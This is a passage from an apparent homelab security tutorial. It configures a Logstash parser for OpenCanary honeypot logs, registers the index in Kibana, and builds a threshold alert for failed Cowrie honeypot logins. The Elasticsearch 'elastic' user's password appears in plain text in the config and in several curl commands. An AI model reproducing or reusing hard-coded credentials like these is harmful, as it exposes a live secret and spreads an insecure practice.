               add_field => {
                       "dst_host" => "%{[parsedJson][dst_host]}"
                       "dst_port" => "%{[parsedJson][dst_port]}"
                       "local_time" => "%{[parsedJson][local_time_adjusted]}"
                       "logdata" => "%{[parsedJson][logdata]}"
                       "logtype" => "%{[parsedJson][logtype]}"
                       "node_id" => "%{[parsedJson][node_id]}"
                       "src_host" => "%{[parsedJson][src_host]}"
                       "src_port" => "%{[parsedJson][src_port]}"
               }
               remove_field => ["parsedJson","message"]
       }
       json {
               source => "logdata"
               target => "parsedlogdata"
       }
        mutate {
                add_field => {
                        "SESSION" => "%{[parsedlogdata][SESSION]}"
                }
                remove_field => ["path","@version","parsedlogdata.SESSION"]
        }
#       grok {
#               match => [ "local_time", "%{DATESTAMP:timestamp}" ]
#       }
```

Created an open.conf file to paste the log parser information for OpenCanary.

Setting up a log parser for OpenCanary configuration file

```
        date {
                match => [ "local_time_adjusted", "yyyy-MM-dd HH:mm:ss.SSSSSS" ]
                timezone => "Asia/Singapore"
                remove_field => "timestamp"
        }
}

output {
        elasticsearch {
                manage_template => false
                hosts => "localhost:9200"
                index => "logstash-opencanary-%{+YYYY.MM.dd}"
                user => "elastic"
                password => "xOd4C79p1XRLAHhhUxbv"
        }
        stdout {
                codec => rubydebug
        }
}
```

Changing the timezone to Asia/Singapore and ensuring that the elasticsearch host is localhost:9200. To ensure that Kibana Dashboard logs the correct timezone, I have to change the section in local_time from "%{[parsedJson][local_time]}" to "%{[parsedJson][local_time_adjusted]}".In the date section, I have to change "local_time" to "local_time_adjusted" so that both timezones will be able to align and match without colliding with each other.

Executing commands on Kibana


```
yellow open   logstash-opencanary-2024.06.30    wCTld8gxTyKCv_TztDusLQ   1   1          0
     0       227b           227b
green  open   .async-search                      TLD5Nze7Q7y6XnxdkN1fcQ   1   0          0
     0       250b           250b
green  open   .tasks                            mZ4z-Gq_QMaXLMopEPX7Jg   1   0         14
     0     30.1kb         30.1kb
root@ubuntu-soc-server-v3:~# curl 'http://localhost:9200/_cat/indices?v' -u elastic:xOd4C79p1XRL
AHhhUxbv
```

Testing on Kibana to list the indexes so that we know that OpenCanary logstash is being tracked in Kibana.

```
root@ubuntu-soc-server-v3:~# curl -XPUT 'localhost:9200/logstash-opencanary-2024.06.30/_settings
' -H "Content-Type: application/json" -d '{"index" : {"number_of_replicas" : 0 } } ' -u elastic:
xOd4C79p1XRLAHhhUxbv
{"acknowledged":true}root@ubuntu-soc-server-v3:~#
```


Alternate method to check if OpenCanary logstash is being tracked.

Setting up OpenCanary's index in Kibana webserver




Setting up logstash-opencanary-* in kibana interface while using default settings and timestamp inside the system.

Setting up OpenCanary's index in Kibana webserver




Logstash-opencanary-* has successfully been configured inside kibana.

Setting up Cowrie's honeypot alert




Go to the 'Rules' section under the 'Security' tab and create a new rule.




Selecting the threshold option as we are going to detect failed brute force attempts, including 'cowrie-logstash-*' under the index pattern.

Setting up Cowrie's honeypot alert




By using eventid : cowrie.login.failed as my custom query and grouping by eventid.keyword with three or more occurrences, the alert will prompt when there are three or more failed login attempts detected in my Cowrie honeypot.




Naming the rule "Bruteforce Attempt Found" and providing a brief description of it, I have increased the security level from low to medium and raised the risk score to 50.


Setting up Cowrie's honeypot alert



I have set the rule to run every 2 minutes to detect any brute force attempts occurring in the process.




I have selected "perform no actions" as the action frequency to observe the alerts that will be sent if any brute force attempts are detected.




The alerts are working, and they are able to detect multiple brute force attempts on Cowrie's honeypot.

Setting up Cowrie's honeypot alert




Expanding the details on one of the bruteforce attempt found alerts, it shows the time that the alert was triggered and with the threshold count stating how many attempts it has tried in the process.

Setting up Opencanary's honeypot alert




Go to the 'Rules' section under the 'Security' tab and create a new rule.

